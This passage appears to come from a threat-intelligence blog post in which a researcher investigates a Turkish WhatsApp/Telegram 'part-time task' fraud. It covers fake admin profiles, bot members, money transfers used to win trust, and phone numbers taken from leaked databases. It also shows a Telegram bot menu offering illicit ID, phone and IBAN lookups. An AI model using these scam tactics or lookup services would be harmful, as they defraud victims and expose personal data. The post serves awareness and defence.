Banka hesabı numarası:


Bankanın adı :

Yaş:


Cinsiyet:


Mevcut iş:

Finans departmanımız ödemenizin derhal işleme alınmasını



When I looked at this person's profile, I learned that she had been using the WhatsApp application since **July 3, 2023**. Also her profile photo had been used and shared on many different social media platform when I searched on the internet using the [Visual Search](#) feature of the [Yandex](#) search engine.






After answering all the scammer's questions, she gave me a reward code and told me to contact a person named **Nilu BALPAŇ** with the username **Rsp_Nilu** on Telegram to pay me. When I contacted this person, who, according to Telegram Desktop, uploaded her profile photo on **July 30, 2023**, she told me that the bank account number I had provided was incorrect. After corresponding for a while and realizing that what she wanted an **IBAN**, not an account number, I gave her the information she was expecting, again incorrectly, at least in a way that she would not get an error. 😊


Saying, "I defrauded the fraudster and got them to


send money to my account,” or “I received the money from the fraudster and paid my electricity bill,” may mean that you are dealing with the money of an innocent citizen who has been defrauded, that is, with stolen money.

When an investigation is launched into these accounts, you may find yourself in the defendant’s seat, in defense of whether you have a relationship with fraudsters, so do not get involved in a financial relationship with fraudsters.

If the fraudsters transferred money to your account, contact your bank immediately.









When she shared that she had received an error with the account, a question immediately began to nag at the back of my mind. Did they send some money to their victim's bank accounts to gain their trust? For this, when I inquired whether money was transferred to the IBAN I sent to the scammer, I learned that money was transferred!

After I told him I would not do the tasks without receiving the money and the corresponding bank statement, the scammer sent it to me and took me to a Telegram group called **Part-Time Task Group**, consisting of 64 people. He did not neglect to mention that I could earn **60 TL** per task if I fulfill the tasks shared daily in the group.







Yarı Zamanlı Görev Grubu

64 members

Notifications

Off



Members



MG

Mustafa

last seen recently



Resepsiyonist - Aiyla ★

Admin

online



Resepsiyonist - Nilu Balpañ 🥰

Admin

online



Aysel

last seen recently



Şäljlm Jdidi

last seen recently





Sibel

last seen recently




Esra


last seen recently




Yarı Zamanlı Görev Grubu


64 members








last seen recently





Esra 
last seen recently




Resepsiyonist_Tuncay 
last seen recently Admin




Nilay 
last seen recently




Eda Alev
last seen recently




TC Ayşe
last seen recently





Aksoy
last seen recently





Can
last seen recently





Resepsiyonist-Semra Elin 
last seen recently Admin





Hakan 
last seen recently




Mine 
last seen recently



Ahmet 
last seen recently



Umut 



Yarı Zamanlı Görev Grubu

64 members



Erdoğan

last seen recently



Musa

last seen recently



Resepsiyon-Zeynep Yücel ★

Admin

last seen recently



Beytullah

last seen recently



Resepsiyonist_Nehir H

Admin

last seen recently



Adil

last seen recently



Resepsiyonist_Abramova 🐻

Admin

last seen recently



Çetin

last seen recently



Ayşe

last seen recently



Effendy

last seen recently



Hülya

last seen recently



Serdar

last seen recently



Yarı Zamanlı Görev Grubu

64 members





last seen recently



Resepsiyonist_Hatice 🎁 Admin

last seen recently



Ceetin

last seen recently



Faruk [redacted]

last seen recently



receptionist Aleyna 🧡 Admin

last seen recently



Kemal [redacted]

last seen recently



Resepsiyonist- ELMAS 🗑️ Admin

last seen recently



Resepsiyonist-Eylül ★ Admin

last seen recently



Resepsiyon-Aysegul Yazar 🏆 Admin

last seen recently



Receptionist ~ rustle Owner

last seen recently



Receptionist ~ Lisa Admin

last seen recently



Task release- Mina Admin

last seen recently

When I asked the fraudster if the money transfer was from X bank, he said a third party made the payments. This time a new question began to puzzle me. Were the fraudsters using the accounts of victims they had lured through other methods as a front for this fraud operation, or did they own these accounts?

I quickly set out to find answers to these and other questions nagging at the back of my mind.

How and where did they get our cell phone numbers? How did they lure their victims? Who owned the accounts used to transfer money? From which country were they running this operation? Did the fraudsters speak Turkish, or did they use translation tools?

How and where did they get our cell phone numbers?

As in my article titled "[Was Turkey's e-Government Hacked?](#)", I do not think that in recent years, when our information has been passed from hand to hand in the underground world, threat actors and fraudsters have hacked somewhere by spending an extra effort to access our cell phone information and leaked this information from there.

1,064 subscribers

Bot Yardım

yenı sunucumuz discord.gg/

Ad Soyad

Ad Şehir

TC Sorgu

Alle Sorgu

Sülale Sorgu

TC-GSM Sorgu

GSM-TC Sorgu

E-Okul Vesika

Ehliyet Vesika

Seri No Sorgu

IBAN Sorgu

IP Sorgu


Random Sorgu


Ayak Sorgu


Info

June 27

İNDİRİM








When I searched for a sample mobile phone number on the [SOCRadar XTI](#) platform, which monitors threat actors and fraudsters step by step in the cyber world and provides instant cyber threat intelligence to its customers, I was able to see that these mobile phone numbers were included in the data leak files shared in the underground world. It is even possible to complete missing information about a person from a mobile phone number used in common in multiple leak files.

The top screenshot shows the SOCRadar XTI Threat Hunting interface. The search results for '533' are displayed, showing a list of results. A red arrow points to the 'phone' tab, which is highlighted. The results list shows a table with columns for 'Source', 'Target', and 'Type'. The 'phone' tab is selected, and the results are filtered to show only phone numbers. A red arrow points to the 'phone' tab.

The bottom screenshot shows the SOCRadar XTI Threat Hunting interface. The search results for '533' are displayed, showing a list of results. A red arrow points to a specific URL in the results list: <https://arg/premium-database/135m-gem-to-gem-database-74306.html>. The results list shows a table with columns for 'Source', 'Target', and 'Type'. The 'phone' tab is selected, and the results are filtered to show only phone numbers. A red arrow points to the 'phone' tab.

It is also important to remember that similar scams on WhatsApp are also carried out in other [countries](#) worldwide, so it would not be wrong to say that Turkish citizens are facing an international fraud network.





How did they lure their victims?

Shortly after joining a Telegram group called **Part-Time Task Group**, I found myself in an environment where tasks were being shared, screenshots, and correspondence were pouring in and I decided to watch what was happening on in the group.

After watching for a while, I noticed a discrepancy between the names, profile pictures, and language of the people in the group, including the administrators. When I searched a few profile pictures on the internet, as I did at the beginning of this article, I found that they belonged to entirely different people and were fake.







Yandex

Web Images Video Translate Disk Mail Ads




Image size: 650x336

Image appears to contain

девушка женщина деловая женщина бизнесвумен ...

Text in image

07:41
Sula İlaî 79%
Resepsiyonist-Eylül*
last seen recently


Other image sizes


No matching images found

Sites containing information about the image

1,489 Black Latin Mature Woman Stock Photos - Free & Royalty-Free Stock Photos from Dreamstime [dreamstime.com](#)

Similar images





I realized that most people in the group were actually [bots](#) because of the spelling mistakes in the Turkish messages sent to the group, and the Turkish speakers sometimes used Chinese and English sentences.

←  **Yarı Zamanlı Görev Grub** 67 members

Pinned Message [Görev 18] İş verileri görevi Gelişmiş Portföy Ö...

 görevini tamamlayın. Bir sonraki görev bırakma zamanı 16:20 08:40

Aysel → This merchant mission is helping merchants become more popular, and we're making a profit because of it! 08:40



Yönetici Rita pinned " [Görev 18] İş veriler..."

